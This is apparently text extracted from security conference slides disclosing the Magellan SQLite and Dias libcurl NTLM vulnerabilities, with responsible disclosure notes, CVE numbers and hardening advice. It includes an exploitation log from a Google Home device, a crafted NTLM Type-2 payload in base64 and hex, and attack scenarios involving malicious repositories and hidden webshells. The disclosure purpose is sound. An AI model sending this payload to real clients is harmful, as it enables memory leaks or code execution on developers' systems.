
```
→ exp_sandbox python tcpserver.py
Start-up ...
Connect request coming [2018-11-16 15:30:07] : address = ('192.168.1.27', 51849), count = 1

    javascript:fetch(navigator.appName)
waiting...
GET /AAAAcape HTTP/1.1
Host: 192.168.1.56:9999
Connection: keep-alive
Origin: http://192.168.1.56
User-Agent: Mozilla/5.0 (X11; Linux armv7l) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.120 Safari/537.36 CrKey/1.32.124602
Accept: */*
Referer: http://192.168.1.56/exp.html
```

appName was "Netscape" (Readonly string literal) in Chrome modified to "AAAAcape" after exploitation here.


Running shellcode to modify readonly "navigator.appName" to AAAA

Exploiting the Magellan on Google Home



Remote Exploitation of Dias

- The threat model of the developer scenario
 - Developers may also be targets of the attack
 - Essential tools may have security issues and proxy servers may also be attacked
 - Network-related third-party libraries will be an attack surface



Remote Exploitation of Dias

- Review the details of Dias
 - Information leak and stack overflow will be triggered by **NTLM Type-2** message
 - Client's authentication information is not important
- NTLM Authentication for CURL/libcurl
 - Curl supports NTLM by default
 - libcurl needs to enable CURLAUTH_NTLM or CURLAUTH_ANY

```
curl 7.47.0 (x86_64-pc-linux-gnu) libcurl/7.47.0 GnuTLS/3.4.10 zlib/1.2.8 libidn/1.32 librtmp/2.3  
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtmp rtsp smb smbs smtp smtps telnet tftp  
Features: AsynchDNS IDN IPv6 Largefile GSS-API Kerberos SPNEGO NTLM NTLM_WB SSL libz TLS-SRP UnixSockets
```


```
-     if (curl_http_proxy)  
+     if (curl_http_proxy) {  
+         curl_easy_setopt(result, CURLOPT_PROXY, curl_http_proxy);  
+         curl_easy_setopt(result, CURLOPT_PROXYAUTH, CURLAUTH_ANY);  
+     }
```



Remote Exploitation of Dias

- **Detailed Scenarios (NTLM Authentication Request)**

- Developers use **git** to pull the repositories
 - ✓ Malicious repositories address
- Using **curl** or **libcurl** to access proxy servers
 - ✓ Ntlm authentication server was compromised
- Bad or backdoor **PHP webpage** on the server
 - ✓ Hidden webshell and bad test cases



Remote Exploitation of Dias

- "Heartbleed" of the libcurl

- NTLM Type-2 message: '\nWWW-Authenticate: NTLM

TIRMTVNTUAACAAAAQUFBQUFBQQAAAIAAzMzMzMzMzMwAAAAAAAAAAAAAP8AAA

AB////29vb2w=='

4E 54 4C 4D 53 53 50 00 02 00 00 00 41 41 41 41

41 41 41 00 00 00 80 00 CC CC CC CC CC CC CC CC

00 00 00 00 00 00 00 00

FF 00

00 00

01 FF FF FF

DB DB DB DB

target_info_len

target_info_offset

```
memcpy(ntlm->target_info, &buffer[target_info_offset], target_info_len);
```



- **"Heartbleed" of the Server (Apache + PHP)**
 - The "webshell" may be a time-bomb **(It's not easy to detect)**
 - **Memory leaks or potential RCE will occur**



Conclusion

Magellan

- Timeline




- Enhancements

- SQLite introduced defense in-depth flag **SQLITE_DBCONFIG_DEFENSIVE**, disallowing modify shadow tables from untrusted source.
 - SQLITE_DBCONFIG_DEFENSIVE (default **OFF** in sqlite, for backwards compatibility)
 - Good News: default **ON** in Chrome from commit **a06c5187775536a68f035f16cdb8bc47b9bfad24**
- Google refactored the structured fuzzer, found many vulnerabilities in SQLite.

Dias

- Timeline



Responsible Disclosure

- Notified CNCERT to urge vendors disable the vulnerable FTS3 or WebSQL before the patch comes out (if they don't use these features).
- Notified security team of Apple, Intel, Facebook, Microsoft, etc. about how to fix the problem or how to mitigate the threats in some of their products.

Apple Inc. [US] | <https://support.apple.com/en-eg/HT209450>

SQLite

Available for: Windows 7 and later

Impact: A maliciously crafted SQL query may lead to arbitrary code execution

Description: Multiple memory corruption issues were addressed with improved input validation.

CVE-2018-20346: Tencent Blade Team

CVE-2018-20505: Tencent Blade Team

CVE-2018-20506: Tencent Blade Team

Security Advice

- Enhance your system with the newest available defense in-depth mechanism in time
- Keep your third-party libraries up-to-date
- Improve the quality of security auditing and testing of third-party library
- Introduce security specifications into development and testing

THANK YOU

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